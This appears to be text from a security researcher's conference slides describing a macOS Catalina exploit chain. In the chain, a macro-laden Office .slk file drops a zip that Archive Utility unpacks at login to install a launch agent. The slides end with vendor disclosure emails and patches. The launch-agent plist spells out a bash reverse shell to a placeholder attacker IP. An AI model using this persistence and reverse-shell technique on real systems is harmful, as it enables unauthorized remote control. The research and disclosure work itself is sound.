


.zip login item!?

A: macOS invokes its default handler!
✓ (apple binary, outside the sandbox)

```
$ lsregister -dump
...
rank:                Default
bundle:              Archive Utility
bindings:            public.zip-archive, .zip
```

Archive Utility.app




FULL EXPLOIT CHAIN

"remotely" infecting macOS




user opens .slk file

2




downloads & "persists"
~\$payload.zip

3



on (next) login, "Archive
Utility" invoked & unzips
...creating launch agent

4



on (next) login, launch
agent runs ...reverse shell!

FULL EXPLOIT CHAIN

an "unsandboxed" reverse shell ...game over!

```
01 <plist version="1.0">
02 <dict>
03   <key>ProgramArguments</key>
04   <array>
05     <string>/bin/bash</string>
06     <string>-c</string>
07     <string>/bin/bash -i &gt;&amp; /dev/tcp/<attacker ip>/8080 0&gt;&amp;1</string>
08   </array>
09   ...
```

✓ runs outside sandbox

✓ can download & unquarantine files!

launch agent (reverse shell, via bash)



Patrick Wardle 2:05 PM

```
$ sw_vers
ProductName:   Mac OS X
ProductVersion: 10.15.1
BuildVersion:  19B88
```

works on fully patched macOS 10.15.1 too



Jaron Bradley 2:06 PM

I like how it still says OS X



Patrick Wardle 2:08 PM

haha #neverchange

going to see if I can install some repurposed malware (unsigned & unnotarized)


```
user@users-Mac ~ % ps aux | grep -i Final
user          1759   0.0  0.6  4848980  12476  ??  S   4:11PM   0:00.09 /Users/user/Library/Final_Presentation.app/Contents/MacOS/usrnode
user          1755   0.0  0.5  4842364  10684  ??  S   4:11PM   0:00.06 /private/tmp/Final_Presentation.app/Contents/MacOS/usrnode
```

ahhhh so. [REDACTED].dope

final payload:
(repurposed) OSX.WindTail

Defense

protection against macro based attacks



FIXES & BUG REPORTS

...Microsoft & Apple



[Security Update Guide](#) > Details

CVE-2019-1457 (Microsoft Office Excel Security Feature Bypass)

Security Vulnerability

macro bug
patched: CVE-2019-1457

Microsoft Office (macOS) Sandbox Escape + Bypassing Catalina's File Quarantine and Code Notarizations

Patrick Wardle
Fri 11/8/2019 9:22 AM
product-security@apple.com; ∨

writeup_MICROSOFT.pdf
255 KB

writeup_APPLE.pdf
239 KB

2 attachments (494 KB) Download all Save all to OneDrive - Jamf

Aloha,

Reporting a full exploit chain I've created that remotely installs a persistent unsigned macOS backdoor on Catalina (10.15.1)

full report to Apple
! → patched: 10.15.3

Microsoft Office (macOS) Sandbox Escape

Patrick Wardle
Fri 11/8/2019 10:32 AM
secure@microsoft.com; Josh Stein ∨

writeup_MICROSOFT.pdf
255 KB

Aloha,

I've uncovered a sandbox escape affecting the latest versions of Microsoft Office on macOS.

MSRC Case 54864 CRM:0461129770

Microsoft Security Response Center <secure@microsoft.com>
Tue 11/19/2019 1:16 PM
Microsoft Security Response Center <secure@microsoft.com>; Patrick Wardle ∨

Hi Security Researcher,

Thank you for your submission. We determined your finding is valid but is a known issue on the Apple side.

